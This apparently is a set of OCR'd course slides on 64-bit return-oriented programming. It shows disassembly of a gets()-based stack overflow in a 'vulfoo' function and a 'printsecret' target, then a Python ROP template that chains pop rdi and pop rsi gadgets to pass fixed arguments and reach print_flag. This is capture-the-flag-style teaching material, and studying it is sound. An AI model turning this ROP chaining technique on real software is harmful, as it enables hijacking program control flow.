 401298:    48 39 45 f8             cmp    %rax,-0x8(%rbp)
 40129c:    75 1c                   jne    4012ba <printsecret+0x40>
 40129e:    48 b8 ef be ad de ef    movabs $0xdeadbeefdeadbeef,%rax
 4012a5:    be ad de
 4012a8:    48 39 45 f0             cmp    %rax,-0x10(%rbp)
 4012ac:    75 0c                   jne    4012ba <printsecret+0x40>
 4012ae:    b8 00 00 00 00          mov    $0x0,%eax
 4012b3:    e8 3e ff ff ff          callq  4011f6 <print_flag>
 4012b8:    eb 0a                   jmp    4012c4 <printsecret+0x4a>
 4012ba:    bf 45 20 40 00          mov    $0x402045,%edi
 4012bf:    e8 dc fd ff ff          callq  4010a0 <puts@plt>
 4012c4:    bf 00 00 00 00          mov    $0x0,%edi
 4012c9:    e8 32 fe ff ff          callq  401100 <exit@plt>
```




%rip = Address of “pop rsi”
%rdi = 0x12345678

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
  4012be:      f3 0f 1e fa            endbr64
  4012c2:      55                     push   %rbp
  4012c3:      48 89 e5               mov    %rsp,%rbp
  4012c6:      48 83 ec 10            sub    $0x10,%rsp
  4012ca:      48 8d 45 fa            lea    -0x6(%rbp),%rax
  4012ce:      48 89 c7               mov    %rax,%rdi
  4012d1:      b8 00 00 00 00         mov    $0x0,%eax
  4012d6:      e8 05 fe ff ff         callq  4010e0 <gets@plt>
  4012db:      b8 00 00 00 00         mov    $0x0,%eax
  4012e0:      c9                     leaveq
  4012e1:      c3                     retq
```

```
000000000040127a <printsecret>:
 40127a:      f3 0f 1e fa            endbr64
  40127e:      55                     push   %rbp
  40127f:      48 89 e5               mov    %rsp,%rbp
  401282:      48 83 ec 10            sub    $0x10,%rsp
  401286:      48 89 7d f8            mov    %rdi,-0x8(%rbp)
  40128a:      48 89 75 f0            mov    %rsi,-0x10(%rbp)
  40128e:      48 b8 78 56 34 12 78   movabs $0x1234567812345678,%rax
  401295:      56 34 12
  401298:      48 39 45 f8            cmp    %rax,-0x8(%rbp)
  40129c:      75 1c                  jne    4012ba <printsecret+0x40>
  40129e:      48 b8 ef be ad de ef   movabs $0xdeadbeefdeadbeef,%rax
  4012a5:      be ad de
  4012a8:      48 39 45 f0            cmp    %rax,-0x10(%rbp)
  4012ac:      75 0c                  jne    4012ba <printsecret+0x40>
  4012ae:      b8 00 00 00 00         mov    $0x0,%eax
  4012b3:      e8 3e ff ff ff         callq  4011f6 <print_flag>
  4012b8:      eb 0a                  jmp    4012c4 <printsecret+0x4a>
  4012ba:      bf 45 20 40 00         mov    $0x402045,%edi
  4012bf:      e8 dc fd ff ff         callq  4010a0 <puts@plt>
  4012c4:      bf 00 00 00 00         mov    $0x0,%edi
  4012c9:      e8 32 fe ff ff         callq  401100 <exit@plt>
```




%rip = Address of “ret”
%rdi = 0xdeadbeef

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
00000000004012be <vulfoo>:
  4012be:   f3 0f 1e fa             endbr64
  4012c2:   55                      push   %rbp
  4012c3:   48 89 e5                mov    %rsp,%rbp
  4012c6:   48 83 ec 10             sub    $0x10,%rsp
  4012ca:   48 8d 45 fa             lea    -0x6(%rbp),%rax
  4012ce:   48 89 c7                mov    %rax,%rdi
  4012d1:   b8 00 00 00 00          mov    $0x0,%eax
  4012d6:   e8 05 fe ff ff          callq  4010e0 <gets@plt>
  4012db:   b8 00 00 00 00          mov    $0x0,%eax
  4012e0:   c9                      leaveq
  4012e1:   c3                      retq
```

```
000000000040127a <printsecret>:
 40127a:   f3 0f 1e fa             endbr64
  40127e:   55                      push   %rbp
  40127f:   48 89 e5                mov    %rsp,%rbp
  401282:   48 83 ec 10             sub    $0x10,%rsp
  401286:   48 89 7d f8             mov    %rdi,-0x8(%rbp)
  40128a:   48 89 75 f0             mov    %rsi,-0x10(%rbp)
  40128e:   48 b8 78 56 34 12 78    movabs $0x1234567812345678,%rax
  401295:   56 34 12
  401298:   48 39 45 f8             cmp    %rax,-0x8(%rbp)
  40129c:   75 1c                   jne    4012ba <printsecret+0x40>
  40129e:   48 b8 ef be ad de ef    movabs $0xdeadbeefdeadbeef,%rax
  4012a5:   be ad de
  4012a8:   48 39 45 f0             cmp    %rax,-0x10(%rbp)
  4012ac:   75 0c                   jne    4012ba <printsecret+0x40>
  4012ae:   b8 00 00 00 00          mov    $0x0,%eax
  4012b3:   e8 3e ff ff ff          callq  4011f6 <print_flag>
  4012b8:   eb 0a                   jmp    4012c4 <printsecret+0x4a>
  4012ba:   bf 45 20 40 00          mov    $0x402045,%edi
  4012bf:   e8 dc fd ff ff          callq  4010a0 <puts@plt>
  4012c4:   bf 00 00 00 00          mov    $0x0,%edi
  4012c9:   e8 32 fe ff ff          callq  401100 <exit@plt>
```



%rip = printsecret

Template

```
#!/usr/bin/env python2
# python template to generate ROP exploit

from struct import pack

p = ''
p += "A" * 14
p += pack('<Q', 0x00007ffff7dccb72) # pop rdi ; ret
p += pack('<Q', 0x0000000012345678) #
p += pack('<Q', 0x00007ffff7dcf04f) # pop rsi ; ret
p += pack('<Q', 0x00000000deadbeef) #
p += pack('<Q', 0x000000000040127a) # Address of printsecret

print p
```